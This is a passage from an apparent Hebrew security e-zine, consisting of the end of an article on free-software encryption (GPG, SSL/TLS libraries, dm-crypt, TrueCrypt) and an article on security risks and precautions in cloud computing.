את שרשרת האמון אפשר למצוא בעזרת אתרים שמנתחים את רשת האמון[27]. לשם הדוגמה, החלטתי לבדוק את נתיבי האמון ביני לבין Henk P. Penning, יוצר תוכנת/אתר הניתוח. על פי תוצאות האתר[28], יש לי 8 נתיבים של אמון אל הנק. באותו אופן אפשר למצוא נתיבים בכיוון ההפוך, כך הנק יכול לדעת אם לסמוך על תוכן שאני סומך עליו. יש לזכור כי החתימות אינן תמיד דו כיווניות, אך רצוי שיהיו כאלה.

בהמשך לרעיון של הצפנת תעבורת דואר אלקטרוני, עלה רעיון לשנות לחלוטין את דרך האבטחה של בקשות HTTP. כיום הדרך השלטת היא SSL שיוצרת ערוץ מוצפן עליו מועברות הסיסמאת השונות. בשיטה זאת, האימות היחידי שמבוצע הוא של השרת אך לא של המשתמש. פרטים נוספים אודות שיטה זאת ניתן למצוא בהמשך העבודה.

26 - http://pgp.mit.edu:11371/pks/lookup?op=vindex&search=0x1558944599E81DA0
27 - http://pgp.cs.uu.nl/
28 - http://pgp.cs.uu.nl/paths/99E81DA0/to/FC243F3C.html


בשיטה החדשה, הלקוח מצפין או חותם על בקשות ה-HTTP שלו וכך מזדהה מול השרת. כלומר בעצם הבקשה כבר ישנו זיהוי ולכן לא נדרש שום פרט נוסף. השרת יכול להשתמש במפתח הציבורי של המשתמש כדי לשלוח לו תשובה מוצפנת. מאחר והשרת גם יצפין וגם יחתום על הבקשה יכול הלקוח לדעת כי מקור הודעה היא מהשרת ומיועדת אליו. זאת היא רמת הזדהות גדולה יותר מזאת הקיימת היום עם SSL.

כיום קיימים שני חלקים לפתרון והם מודול בשם ModOpenpgp[29] ל-Apache, שרת ה-HTTP הנפוץ בעולם התוכנה החופשית, ותוספת בשם Enigform[30] לדפדפן Firefox שדואג להצפין את הבקשות.

למרות שמדובר ברעיון חדשני, המימוש הבסיסי כבר קיים ועובד אם כי מוגדר להיות בשלב בטא. מימוש הרעיון וקבלתו כסטנדרט תהווה מהפכה בתחום העבודה שלנו עם שרתים, אם זאת כל משתמש ידרש לנהל מפתחות הצפנה, דבר שאינו כזה פשוט עבור המשתמש ההדיוט, ויתכן כי עדיף שימשיך לעבוד עם סיסמאות. לסיכום, ניתן לראות כי GPG הינה תשתיות מאוד משמעותית בתחום ההצפנה של תוכנה חופשית. בעזרת תוכנות נוספות המתממשקות ל-GPG, הגישה של המשתמשים להצפנה עולה וכך גם קלות השימוש.

OpenSSL / GnuTLS / Network Security Services

SSL (ראשי תיבות של Secure Sockets Layer) ו-TLS (ראשי תיבות של Transport Layer Security) הם שני דורות של פרוטוקולים שמיועדים להצפנה תקשורת. TLS הוא הדור הבא של SSL. יש בניהם הבדלים טכניים, אך מטרתם זהה ולכן אתייחס אליהם כ-SSL לשם הנוחות. SSL הוא רעיון שפותח בחברת Netscape, לימים Mozilla ארגון המפתח תוכנה חופשית.



Two typical X.509 Certification paths

מבנה חתימות הררכי. השרטוט מהאתר:

http://www.gnu.org/software/gnutls/openpgp.html

בצורת תקשורת זאת, מבוצע אימות של השרת בלבד, על סמך חתימה דגיטלית על המפתח הציבורי של השרת. החתימה ניתנת על ידי גורם מאשר (CA). מבחינה טכנית, אין דרך לאמת באמצעות המפתח הפומבי את כתובת השרת אלא אם הכתובת מופיעה בחתימה של ה-CA. אימות כזה מבוצע בד"כ ידנית לאחר האימות הטכני של החתימה הדיגיטלית. הדבר דומה לחתימות הדיגיטליות על מפתחות GPG, רק שכאן ישנה הסתמכות על גורם מאשר במקום רשת אמון.

29 - http://code.google.com/p/mod-openpgp/
30 - https://addons.mozilla.org/en-US/firefox/addon/4531

כמו רוב יישומי ההצפנה, השימוש ב-SSL נועד לצורך קשר ראשוני בעזרת המפתח הציבורי של השרת ולאחר מכן מבוצע מעבר לשימוש בהצפנה סימטרית לשם המשך התקשורת. מאחר ואין אימות של המשתמש, שכבה זאת מהווה בעצם תשתית לתקשורת מוצפנת עבור יישומים שונים כמו דואר אלקטרוני או פרוטוקול HTTP. לאחר הסבר זה, ניתן להבין בצורה טובה יותר את הרעיון של שימוש ב-PGP כדי לחתום על בקשות לשרתים שונים.

ל-TLS יש גרסה שנקראת TLS-PSK, כאשר PSK הוא קיצור של Pre Shared Key, כלומר מפתח משותף מראש. זאת גרסה מהירה/קלה יותר של TLS המבצעת הצפנה סימטרית בלבד או משתמש במפתח המשותף כדי לזרז את ביצוע פרוטוקול דיפי-הלמן. צורת הצפנה זאת נפוצה יותר במקרים בהם ניהול המערכות נעשה ע"י גורם אחד ו/או קל ליצור קשר כדי לתאם את המפתחת. דוגמה לכך היא הגדרות אינטרנט אלחוטי ביתי - בה כל בני הבית יכולים להעביר בקלות את מפתח ההצפנה בין אחד לשני בעל פה.

ב-SSL, בניגוד ל-SSH, אין בשרת שירות מיוחד המאזין לבקשות וגם אין צורך בניהול משתמשים. השימוש ב-SSL מבוצע ע"י היישומים בשני הצדדים, והם צריכים להכיל תמיכה בסוג תקשורת זה.

בעולם התוכנה החופשית ישנם שלושה מימושים לנושא השימוש ב-SSL. הראשון הוא Network Security Services[31] או NSS בקיצור. זה מימוש של ארגון Mozilla, שהתחיל עוד בימים של Netscape כאשר היא המציאה את SSL. כיום זהו מימוש שנמצא בשימוש בעיקר ע"י גורמים מסחריים שונים וזאת כנראה בעקבות הבשלות שלו, כמו גם הרישוי שלו במספר רב של רישיונות חופשיים המאפשרים גמישות.

המימוש השני הוא OpenSSL[32], פתרון וותיק המתבסס על ספריה חופשית קודמת. זהו מימוש נפוץ מאוד בעולם התוכנה החופשית, אם כי בשנים האחרונות ישנו מעבר ל-GnuTLS[33], המימוש השלישי, בעקבות נושאי רישיון ובפרט תאימות מול רישיון ה-GPL.

בפועל, כל המימושים תואמים לאותם סטנדרטים הנוגעים ל-SSL, אך GnuTLS מתקדם יותר מבחינת תמיכה בגרסאות עדכניות של TLS ועבודה עם מפתחות GPG בנוסף למפתחות על פי התקן של SSL. כמו כן, GnuTLS אינו תומך ב-SSLv2 מאחר ואינו נחשב מאובטח, בעוד שאר המימושים תומכים בו בכל זאת.

בסופו של דבר, אפשרות השימוש ב-SSL נמצאת ברוב היישומי הרשת בעולם התוכנה החופשית. לכל אחד מהמימושים ייתרונות משלו, אך המגוון מבטיח כי הם יתחרו ביניהם וידאגו להמשיך ולהשתפר

31 - http://www.mozilla.org/projects/security/pki/nss/
32 - http://www.openssl.org/
33 - http://www.gnu.org/software/gnutls/

בעתיד. כמו כן, מספר המימושים מוריד את הסיכון במקרה ומתגלה באג באחד המימושים, כי אף אחד מהם לא נמצא בשימוש ב-100% מהתוכנות.

TryeCrypt-ו DM-Crypt

בחלקים הקודמים דובר בעיקר על הצפנת תקשורת (למעט הצפנת קבצים עם GPG), אך כאן אני רוצה להציג נושא אחר לחלוטין והוא הצפנה של מידע על גבי הדיסק הקשיח (כולו או חלקו).

הצפנה זאת חייבת להיות הצפנה סימטרית מסיבה של יעילות ומהירות תגובה. יש לזכור כי דיסק קשיח נחשב לבעל זמני תגובה איטיים (ביחס למעבד), והשקעת זמן רב מידי בהצפנה / פיענוח תהפוך את הגישה אליו ללא הגיונית מבחינת זמני תגובה.

מעבר לעניין הביצועים, יש להניח כי כל הדיסק הקשיח זמין לגורם אשר ינסה לפרוץ את ההצפנה, ולכן אין בשום מצב לאפשר שמירה של מפתח ההצפנה על הדיסק עצמו. המחמירים גם ידאגו להצפנה של שטח ה-SWAP, למקרה שמערכת ההפעלה תדפדף החוצה מהזיכרון חלקים בעלי מידע רגיש. את מפתח ההצפנה ניתן לשמור על גבי התקן חיצוני או לשנן אותו בעל פה.

נשאלת השאלה - את מה להצפין? האם להצפין קבצים בודדים כמו עם GPG, האם להצפין ספריות, מערכות קבצים או את כל הדיסק. בסופו של דבר נבנתה תשתית המאפשרת למנהל המערכת לבצע הצפנה ברמת ה-block device. המשמעות היא שיכולות הצפנה אינם מוגבלות לדיסקים שלמים אלה ניתן להצפין כל רכיב שמחזיק עליו מערכת קבצים, גם אם הוא חלק מדיסק פיזי, דיסק לוגי, שטח בזיכרון וכו'. יכולת זאת מבוצעת באמצעות שילוב של dm-crypt[34] עם device mapper או dm בקיצור. זאת אותה תשתית המאפשרת יצירה של דיסקים וירטואליים בעלי מנגנונים שרידות כמו RAID לסוגיו.

הסיסמה לפתיחת ההצפנה ניתנת בזמן עליית המערכת, או באופן ידני כאשר רוצים לבצע mount. כך שעל הדיסק ישנו מידע מוצפן בלבד, ללא המפתח ההצפנה באופן מפורש.מרגע שנוצר הרכיב המוצפן, הוא נהיה שקוף לחלוטין למערכת וזמין באופן זהה לכל שאר הדיסקים הוירטואלים. כתוצאה משקיפות זאת, ניתן להצפין כל block device, כולל זה שעליו יושב שטח ה-SWAP ואף שטח הבסיס של מערכת ההפעלה (root).

ניתן גם להשתמש ב-TrueCrypt[35] לשם יצירת דיסקים וירטואלים, מחיצות בדיסקים והתקני USB כדי להוסיף ליכולות הצפנת הדיסקים הקיימות בלינוקס. תוכנה זאת זמינה גם ל-Windows ומכילה מספר אפשרויות יחודיות עבורה. התוכנה גם מנסה לספק יכולות סטגנוגרפיה עבור הקבצים המוצפנים, כלומר שמירתם בצורה בהם הם יראו כסתם "רעש" ולא כמידע מוצפן.

34 - http://en.wikipedia.org/wiki/Dm-crypt
35 - http://www.truecrypt.org/

סיכום

עולם התוכנה החופשית מציע לכל מתכנת ספריות למימוש יכולות הצפנה וחתימה אלקטרונית ברמות שונות. פתרונות אלה נולדו ברובם מצרכים של אנשים או גופים ספציפיים והתפתחו לפרוייקטים שלמים. לדוגמה SSH ו-PGP שהפכו ל-OpenSSH ו-GPG החופשיים.

המימוש בתוכנה חופשית מכיל שלושה יתרונות גדולים - הראשון הוא כי המימוש שקוף לחלוטין ואין שום מידע חסוי שלא ניתן לבדוק ("קופסה שחורה"). השני שניתן להשתמש בקוד באופן חופשי ולשלב אותו בתוכנות אחרות (במקרה של בעיית רישוי, ראינו שאפשר להשתמש במימושים אחרים). והיתרון השלישי הוא שהמימוש עובר בקרה רבה, ואף מעורר עניין בחוגים אקדמיים, מסחריים וממשלתיים. חלק ממימושי האלגוריתמים להצפנה (NSS ו-OpenSSL) אף הוסמכו כעומדים בתקנים של הממשל בארה"ב בנוגע להצפנה (FIPS 140-2).

באמצעות מספר דוגמאות, הראיתי כי נושא ההצפנה נמצא בבסיסה של העבודה עם תוכנה חופשית, באמצעות מנגנונים שנועדו לוודא כי הקוד המועבר להפצות הלינוקס חתום דיגיטלית. זה אינו מאפשר לדעת מי כתב כל שורה בקוד, אבל מאפשר לדעת כי הקוד שמופץ למשתמשי ההפצה הוכנס אליה ע"י חבר הפצה ולא גורם זר. בצד השני, נבדק כי הקבצים המתקבלים מההפצה הם אכן הקבצים החתומים ומנגנון זה דומה קיים בכל ההפצות הגדולות.

בצד המשתמש, הראיתי כי תוכנות הצפנה אינן משהו תיאורטי ולא נגיש, אלא להפך - הן זמינות וניתנות לשילוב ביישומים קיימים ומאפשרות גישה ליכולות הצפנה כמעט בכל מצב בו ישנה תקשורת.

בסיס העבודה הוא ידע וניסיון אישי, אך במהלך כתיבת העבודה נדרשתי לוודא ולאמת חלק מהמוכר לי בתחום ההצפנה של התוכנה החופשית. בדרך זאת גם העמקתי חלקים רבים מהידע שלי בנושא זה. אני מקווה כי הקורא ילמד מקריאת העבודה באותה מידה שאני למדתי מהכנתה. אשמח לקבל תוספות, הערות והארות לכתובת הדואר kaplanlior@gmail.com.

מקורות

- סטגנוגרפיה. (2008, דצמבר 5). ויקיפדיה, האנציקלופדיה החופשית.
- קריפטוגרפיה. (2009, אוגוסט 13). ויקיפדיה, האנציקלופדיה החופשית.
- על כתב-סתרים, צופן וחידות בספרותנו העתיקה. (2009, פברואר 8). כתבים מאת אברהם טוביאס.
- מפתח ציבורי. (2009, יולי 15). ויקיפדיה, האנציקלופדיה החופשית.
- סודות ההצפנה. (2003). סיימון סינג.
- חתימה דיגיטלית. (2009, מאי 14). ויקיפדיה, האנציקלופדיה החופשית.
- Secure Shell. (2009, August 27). In Wikipedia, The Free Encyclopedia.
- Pretty Good Privacy. (2009, August 25). In Wikipedia, The Free Encyclopedia.
- Transport Layer Security. (2009, August 24). In Wikipedia, The Free Encyclopedia.
- TLS-PSK. (2009, August 31). In Wikipedia, The Free Encyclopedia.

רישיון

36 - http://creativecommons.org/licenses/by-sa/3.0/

אבטחת מידע בעולם העננים

מאת: עידו קנר ואפיק קסטיאל

הקדמה

בשנים האחרונות, בתחום הרשתות החלו להשתמש במונח חדש- "ענן" או "מחשוב ענן". טכנית מדובר מדובר בקבוצה של שרתים המחוברים זה לזה בצורה כלשהי, ובעצם מדובר ב-Grid מנוהל עם Load Balancer לפניו. החידוש בטכנולוגיית הענן הוא שבדרך כלל, פיזית, שרתים אלו לא נמצאים במשרדי הלקוח, אלא אצל גורם צד שלישי - הספק של שירותי הענן, מה שאומר, שהלקוח אינו צריך להשכיר חדרים בכדי לאחסן את השרתים, אינו צריך להקים תשתית ולספק את החשמל או את התמיכה ואינו צריך לדאוג לתפקודם הסדיר, אינו צריך לדאוג לגבי גיבוי שותף של הנתונים וכו' - את כל אלו יבצע הספק.

יתרה מזאת, כמו כל שירות - לפעמים יש "גל" של משתמשים (לדוגמא- סופי שבוע, שעות אחר הצהריים וכו') ולפעמים יש ירידה בעומס (שעות הלילה וכו'), במקרים בהם ארגון רוכש שרתים- הוא יאלץ לתחזק את כולם גם כאשר השימוש בהם הוא מזערי, מפני שהוא לא יכול לצפות "מתי יגיע הגל הבא" (ניתן להעריך בעזרת סטטיסטיקות שימוש וכו', אך זה אף פעם לא יהיה מדוייק מספיק בשביל באמת להגיע לחסכון), אך במקרים בהם כלל החישובים והשירותים יושבים "בענן" – ניתן על ידי מספר קליקים (או יצירת חוקים - בדרך כלל זה נעשה באופן אוטומטי), בעת זיהוי של עומס, להקים / להעיר מספר הותקים ולבזר את הטיפול בבקשות הלקוח, וכך להתגבר על העומס, עד לרגע שהוא יחלוף - אותם עותקים ימחקו (או יכובו) וכך יחסכו במשאבים.

לפעמים אנו רואים כי המילה "ענן" נכנסת גם למקומות אשר אינם באמת מתאימים, כדוגמת שרתים וירטואליים, שלפעמים הם מקבלים את השם "ענן". חשוב להבין את ההבדל בין וירטואליזציה לבין מחשוב ענן - מדובר בשני דברים שונים לחלוטין.

מטרת המאמר הינה להציג את נושא עולם העננים, וכן, להציף מעל פני השטח בעיות בנושא אבטחת מידע שאולי רבים חושבים שהם לא יתקלו בהן, ונראה כי בדרך כלל לא הרבה נותנים עליהן את הדעת בעת מימוש פרוייקט כזה או אחר, כמו כן להציג לקורא אילו שאלות הוא צריך לשאול את עצמו בעת הכנה לפרוייקט מסוג זה בכדי למצוא את הפתרון המתאים ביותר עבורו.

הבעיה

אחת הסיבות הנפוצות שבגללה יש צורך במחשוב "ענן" - כלומר ביזור של כח חישוב על ידי גורם צד שלישי שבסופו של דבר מסופק למערכת אחת היא מפני ששרת אחד אינו מסוגל לטפל בכל הצרכים אשר נדרשים בפרק זמן לא מוגדר, או כמובן - עלויות. אקח למשל את Twitter כדוגמה, בה צריך מצד אחד לקבל הרבה הודעות ממשתמשים ומהצד השני צריך להציג את אותן ההודעות למשתמשים אחרים. במידה והיו מעט משתמשים אפשר היה לעבוד עם שרת בודד, חיבור אינטרנט בודד, ובכלל- משאבים מועטים, לא היה צורך בעבודה עם מספר של שרתים במקביל. אך כאשר התנאים האלו אינם יכולים עוד לענות על הצרכים - כלומר יש יותר ביקוש של פעולות מאשר היכולת לספק את הביקוש הזה - יש צורך לבזר את הפעולות, יש צורך לעבוד מול מספר שרתים וכו', כאן בעצם נכנס ה"ענן" לתמונה.

הרעיון הוא שכאשר יש צורך בהרבה משאבים, אפשר להוסיף עוד מכונות (בדרך כלל וירטואליות) וכאשר אין צורך בהרבה משאבים, מורידים את כמות המכונות למינימום הנדרש. כמובן שכאשר יש מספר מכונות, נוסף למערכת רכיב Load Balancing שיודע לנתב את בקשת הלקוח על פי זמינות המכונות. במידה ומכונה אחת "עסוקה" ניתוב חבילת המידע יתבצע באופן אוטומטי למכונה זמינה יותר, במידה וכלל המכונות זמינות, ניתן יהיה להתריע כי יש צורך בעוד משאבי עיבוד, ובמידה והדבר מתאפשר- נוצרת עוד מכונה (העתק של מכונת "אב") שיודעת לטפל בבקשות, לאחר שהעומס עבר, מערכת הניהול יודעת למחוק את אותן המכונות ולנתב את כוח האיבוד שלהן ללקוחות / צרכים אחרים.

ההבדל העקרי בין מחשוב מבוזר רגיל לבין מחשוב מבוזר ב"ענן", הוא שבענן כל המידע העסקי יושב אצל גורם צד שלישי, ולא בתוך חוות השרתים האירגונית. עם כל המעלות שיש לזה, יש לזה לא מעט חסרונות - לא אנחנו קובעים את מדיניות האבטחה הוירטואלית, לא אנחנו קובעים מדיניות האבטחה הפיזית, אנחנו לא שולטים בה ובמקרה הטוב נוכל לבחור באחד מתוך מספר מצומצם של "מסלולים" שישפיעו על מדיניות האבטחה שלנו. לא נוכל להכיל מדיניות שמתאימה במאה אחוז לצרכים שלנו ויותר מזה- אנחנו מאחסנים את המידע שלנו עם עוד שכנים רבים. ניתן בחצי פה להציג זאת ע"י הצגת ההבדל בין שרת VPS לבין Shared Hosting, אז נכון, התשתיות שמשתפות את השרתים באופן וירטואלים ידועות כהרבה יותר מאובטחים מחבורה של אנשים, שסיימו קורס רשתות, רכשו שרת בינוני, התקינו עליו מספר מערכות WebGUI חינמיות לניהול חשבונות HTTP / FTP ומספקים שירותי אחסון "מהירים, יציבים ומאובטחים", אבל עדיין, חשוב לזכור שהמידע שלנו יושב במקום עם מידע של עוד חברות אחרות. ואם לבד לא היינו מטרה לאנשים עם כוונות זדוניות (כי לוגית, אפשר להניח שלא שווה להסתכן בשביל להשיג מידע של חברה קטנה אחת), אז עכשיו- כשכל המידע שלנו יושב במכרה זהב אחד- קיים סיכוי סביר מאוד שהמידע הזה (ביחד עם כל המידע שיושב באותה תשתית עננים) יעניין את אותם התוקפים.

חוץ מהבעיה בקונספט, קיימות בעיות נוספות הקשורות למימוש (בדרך כלל בקוד של המערכת עצמה) - אם עד עכשיו היינו תלויים רק במערכות שלנו, והיינו צריכים לדאוג לבצע בדיקות אבטחה לקוד ולמימוש שלנו, בענן יש לנו דאגה מכיוון התשתיות שעליהן אנו יושבים. כמובן שמדובר בחברות רציניות (כגון Amazon או Google), אבל כבר ראינו בעבר שגם בחברות כאלו התגלו פרצות באבטחה.

בעיות במימוש יכולות להווצר במימוש ממשק זיהוי הלקוח בעת התחברות למערכת ניהול השרת (או הענן הפרטי), בעיות במימוש יכולות להיות בצורת ההפרדה בין השרתים של הארגון שלנו לבין השרתים של ארגון שכן, בעיות במימוש יכולות להיות באופן שמירת המידע, יכול להיות שהלוגיקה של המוצר שלנו אכן מופרדת- אך המידע מתאחסן באופן שיהיה לו קל לזלוג לארגונים אחרים ועוד בעיות מימוש רבות.

ואם בעבר, תחת תשתיות שיתוף דומות, הייתה לנו דרך לגרום לספק השירות לעשות משהו בנדון- הרי שכאן אין לנו שום שליטה. מדובר בגוף ענק, ואם לא מתאים לנו משהו- אנחנו יכולים לחפש ספק אחר.

בתור דוגמא למימוש לקוי, נקח את האירוע של Dropbox. למי שלא מכיר, בעזרת שירותי הענן של Dropbox ניתן לשתף קבצים ולבצע עבודה על אותו הקובץ באופן מקביל כך שאופן הסנכרון בין הקבצים שקוף למשתמש- אין צורך להתחבר לשרת קבצים ולהוריד את הגרסה האחרונה וכו'. באמצע השנה הנוכחית התגלתה בעיה קשה במימוש תהליך ההזדהות של שירותי הענן של Dropbox. התברר שניתן להתחבר לכלל חשבונות משתמשיה בעזרת כל סיסמה שהיא למשך מספר שעות. נציג מצד Dropbox הגיב כי הדבר נגרם מעדכון תוכנה ספציפי שתוקן במהרה.

במקרה הנ"ל ובמקרים דומים, אם היו לנו מוצרים שהתבססו על תשתיות של שירות זה, לא משנה כמה הם היו מאובטחים, ניתן היה לפרוץ אותן בקלות יתר, עקב בעיה במימוש שעליו אנו מתבססים.

הבנת סוג הצורך שלנו בענן:

לפני שבכלל נגש לבחור את ספק שירותי הענן, חשוב שנבין אילו סוג שרותים אנו מעוניינים לקבל, אנו מעוניינים להעביר את כלל הנתונים שלנו לענן? אנו מעוניינים להשאיר את המידע אצלנו אבל לקבל את כוח חישוב ואיבוד הנתונים מספק שירותי ענן? כיום, שירותי הענן מתחלקים לשלושה סוגים:

- **PaaS** - קיצור של "Platform as a Service", מדובר בפלטפורמת פיתוח (בדרך כלל) מרוחקת המוצעת כשירות, בה ניתנת למפתחים סביבה דרכה הם מפתחים. אל הפלטפורמה ניתן לגשת דרך הדפדפן או דרך תוכנת Client יעודית.
- **SaaS** - קיצור של "Software as a Service", כל המידע נשאר אצלנו, אך התוכנה בה אנו עובדים מאוחסנת, ומורצת על שרת מרוחק, מוכר גם כ-"On-Demand computing". ספק השירות מנהל את כלל המשאבים של התוכנה ואת מדיניות האבטחה שלה.
- **IaaS** - קיצור של "Infrastructure as a Service", פתרון הנותן לנו כלקוח תשתיות מחשוב דרך הענן, אם מדובר בכוח עיבוד, או נפח אחסון, שרתים וירטואלים, וכו'
- **WaaS** - קיצור של "Whaterver as a Service", מוכר גם כ-"Everything as a Service" או **XaaS**, ולפעמים גם "Buzzword as a Service" כאשר המושג בה לזלזל.

חשוב שנדע איזה שירות אנו מעוניינים להשיג ולהתאים אותו לצרכינו, ולא את צרכינו לסוג השירות.

בידוד:

כאשר אנו באים לשכור שירותי ענן, חשוב שנשים את נושא אבטחת המידע בראש מעיינינו. לא משנה איזה סוג שירות אנו מעוניינים לשכור (אם זה PaaS, SaaS או IaaS), ניתן לספק שירות זה בשני הבדלים עיקריים:

- **Single-Tenant** - לכל לקוח מוקצת תשתית וירטואלית (רכיבי חומרה / מערכת הפעלה וכו') המשמשת רק אותו.
- **Multi-Tenant** - כל מספר לקוחות (תלוי גודל וצרכים לפי דרישה) משתפים תשתית אחת המחולקת ביניהם.

כמו בכל דבר- לכל תצורת מימוש קיימים ההיתרונות והחסרונות משל עצמה, כאשר המשאבים משותפים לנו לעוד מספר לקוחות, יהיה סביר להניח כי השירות יהיה זול יותר, רק עלינו לצפות לכך שנאלץ להקריב מספר סעיפים בדרישות שלנו בכדי שנוכל להתאים את קונפיגורציית המערכת כלפי שאר הלקוחות השכנים לנו. לעומת זאת, כאשר המשאבים הם שלנו בלבד אפשר לצפות שהעלות תהיה יקרה יותר, אך במקרה הזה לא נאלץ להתחשב בגורמים חיצוניים לארגון, שהאינטרסים שלהם לאו דווקא מקבילים לשלנו. נוכל להקשיח את מערכת ההפעלה, להגביל את חשבונות המשתמשים ותהליכי הרשת באופן שיתאים לראיית העולם שלנו ולצרכי האפליקציה שלנו. והכי חשוב - נוכל להיות בטוחים שהמשאבים עליהם המידע ולוגיקת המוצר שלנו יושבים - נגישים אך ורק לנו, ומשרתים רק אותנו.

מבחינת אבטחת מידע ארכיטקטורת Multi-Tenant היא כאב ראש שלא נגמר, ובדרך כלל- כאשר יצוצו אירועים נאלץ להתפשר.

הצפנה מצידנו:

נדבך נוסף שחשוב שנחשוב עליו הוא הצפנת המידע בענן. הדבר חשוב מאוד כאשר יש לנו מידע רגיש, חשוב אם הוא יושב בחוות השרתים הארגונית, וחשוב שבעתיים כאשר הוא יושב אצל גורם צד שלישי כגון ספק הענן. במידה ומכל סיבה שהיא, אם היא קשורה למימוש לקוי של המערכת שלנו או או היא קשורה מימוש לקוי בתשתית הענן, הגענו למצב ובו מערכות ההגנה שלנו נפרצו והמידע הגיע לידיים הלא נכונות- נוכל להקטין את הקטסטרופה על ידי יישום מנגנון הצפנה חזק, המבוסס על גורמים הקשורים לנו, במידה ונדע ליישם אותו נכון, נוכל להבטיח כי לתוקפים יהיה קשה מאוד וכמעט בלתי אפשרי להגיע לנתונים האמיתיים של הלקוחות שלנו. יהיה סביר מאוד להניח, שאם לא תקפו אותנו ספציפית ואנחנו "רק" חלק מגל פריצות עקב חולשה שנמצאה בתשתית שסיפק ספק הענן- התוקפים יראו כי המשאבים אותם הם יאלצו להשקיע עבור פענוח הנתונים שלנו יהיה גדול מהערך אותו הם ישיגו כאשר הם יפענחו את אותם הנתונים ויעברו לחשבון הבא וינסו להשיג את המידע השמור אצלו בתקווה שהוא יהווה טרף קל יותר.

כיום ספקי שירותי ענן מספקים גם שירותים אלו כברירת מחדל, אך חוץ מההצפנה המובנית שלהם- יש לדאוג גם לתהליך הצפנה משלנו, מנגנוני ההצפנה הקיימים על שירותי הענן בדרך כלל מפענחים את המידע כאשר מנסים לגשת אליו דרך חשבונו של בעל המידע - וכאן נמצא החוליה החלשה בנושא, במידה ותוקפים יקבלו גישה לחשבוננו (בדומה לאירוע Dropbox) ההצפנה המובנית של ספקי הענן לא תעזור הרבה.

זווית נוספת של הצפנה שחשוב לקחת בחשבון היא **הצפנת הגישה שלנו לשירותי הענן**, קיימות לא מעט חברות המספקות פתרונות אלו, חברות כגון Ciphercloud (נכון להיום עובדת גם עם שירותי הענן של Amazon וגם עם שירותי הענן של Google) המספקות שרתי Gateway מיוחדים המאפשרים לבצע זאת

באופן מוצפן. חשוב שלא רק שהמידע המאוחסן יהיה מוצפן אלא הגישה אליו, מספר לא קטן של ספקי ענן כיום מאפשרים כברירת מחדל את הגישה לשירותיהם באופן מוצפן, חשוב לא לוותר על אופציה זו.

משאבי אבטחה ייעודיים:

אין יותר מדי הרבה מבחינת משאבי הרשת שאצלנו בארגון אל מול פני אלו הקיימים בענן, וההבדל העיקרי הוא בתשתית. במידה והדבר נדרש, ישנה האפשרות להתמיע משאבי רשת כגודמת שרתי Firewall או שרתי IDS ייעודיים לענן בתשתית הענן שלנו. נכון לכתיבת שורות אלו, נושא זה עדיין בחיתוליו, אך עדיין, ארגונים כדוגמת Dome9, cloudleverage מספקים רכיבים מסוג זה, ובעתיד נראה עוד ועוד חברות ורכיבים רבים שיציעו לנו פתרונות דומים.

תקנים:

מחשוב ענן הוא נושא חדש יחסית, וכמו בכל נושא חדש בהייטק, ארגונים, סטראטאפים, משקיעים ויועצי טכנולוגיה רבים נכנסים אליו, זה דבר טוב, וזה מה שעוזר לכל נושא ונושא להתקדם ולהתפתח. אך כמו בכל דבר- יש את אלה שעושים זאת באופן נכון ויש את אלה שעושים זאת פחות טוב, או אפילו רע. חשוב שנדע לבחון את ספקי השירות שלנו.

בשביל זה קיימים תקנים וסטנדרטים, תקן כדוגמאת CSA (ראשי תיבות של Cloud Security Alliance) קיים משנת 2009 (ועתיד להתעדכן באמצע 2012), נוצר ע"י שיתוף פעולה בין מספר חברות ומבוסס על עבודות של NIST ו-ENISA ונוגע בהיבטים כגון: הצפנת התקשורת, המידע ומאגר הנתונים, ניהול מפתחות ההצפנה, הבטחת תקינות הפעולות, סוג ההזדהות, אבטחת האפליקציה (הממשק והלוגיקה) ועוד.

על התקן ניתן לקרוא עוד:

https://cloudsecurityalliance.org

חשוב שספקי השירות שלנו יעמדו בתקנים שנבחר לעבוד על פיהם, תקנים אלו נועדו להבטיח שהמידע שלנו ישמר בידיים הנכונות ואל לנו להתפשר עליהם.

קורסים והכשרות:

בנוסף לתקנים קיימות הכשרות בנושא האבטחה בענן, כגון CCSK. במידה והארגון שלנו מתעסק בנושא זה או מתקדם לכיוונו, יש לשקול את האפשרות זאת וכך לדאוג שגם מהצד שלנו- נהיה מעודכנים בכל מה שמתרחש בעולם הזה, נוכל ללמוד ממקרים וטעויות של אחרים. לפעמים נתקלים במצב בו אנו זקוקים לפתרון בנושא מסויים ומחוסר ידע על השוק של אותו הפתרון אנו מנסים להרכיב משהו שכבר קיים, חבל להמציא את הגלגל. בעזרת ההכשרה הנכונה נוכל לדעת ולאפיין את הפתרון אותו אנו מעוניינים להשיג ולהתאים אותו לצרכים שלנו מבלי להתפשר על אבטחת מידע. בעזרת ההכשרה הנכונה נוכל לדעת לשאול את השאלות הנכונות כאשר אנו מחפשים ספקי שירות בנושא, וכך בעזרת הכשרה חד פעמית, נוכל ליצור מוקד ידע פנים-ארגוני ולחסוך הוצאות של יועצים חיצוניים כאשר נרצה להרכיב פרוייקט חדש.

סיכום

עולם הענן מביא עימו הרבה מאוד דברים טובים, אך כמו שניתן לראות בהסתכלות על ההיסטוריה, כל טכנולוגיה חדשה שהגיע הביאה עימה דברים טובים אך גם דברים רעים. חשוב שנקפיד על אבטחת מידע בכדי לשמור על המידע שלנו ושל לקוחותינו. לפני המעבר לענן, חשוב שנבין טוב כיצד אנו מעוניינים לעשות זאת, ולבדוק היטב את נושא האבטחה מבלי להקל ראש.

חשוב לזכור שעם המעבר למחשוב הענן, אין זה אומר שלא צריך לבדוק את רמת אבטחת האפליקציות והשירות שלנו, כל נושא האבטחה שאליו הורגלנו נשאר כמו שהוא - ומתווסף אליו רכיב הענן.

שיהיה חורף נעים ☺

דברי סיום

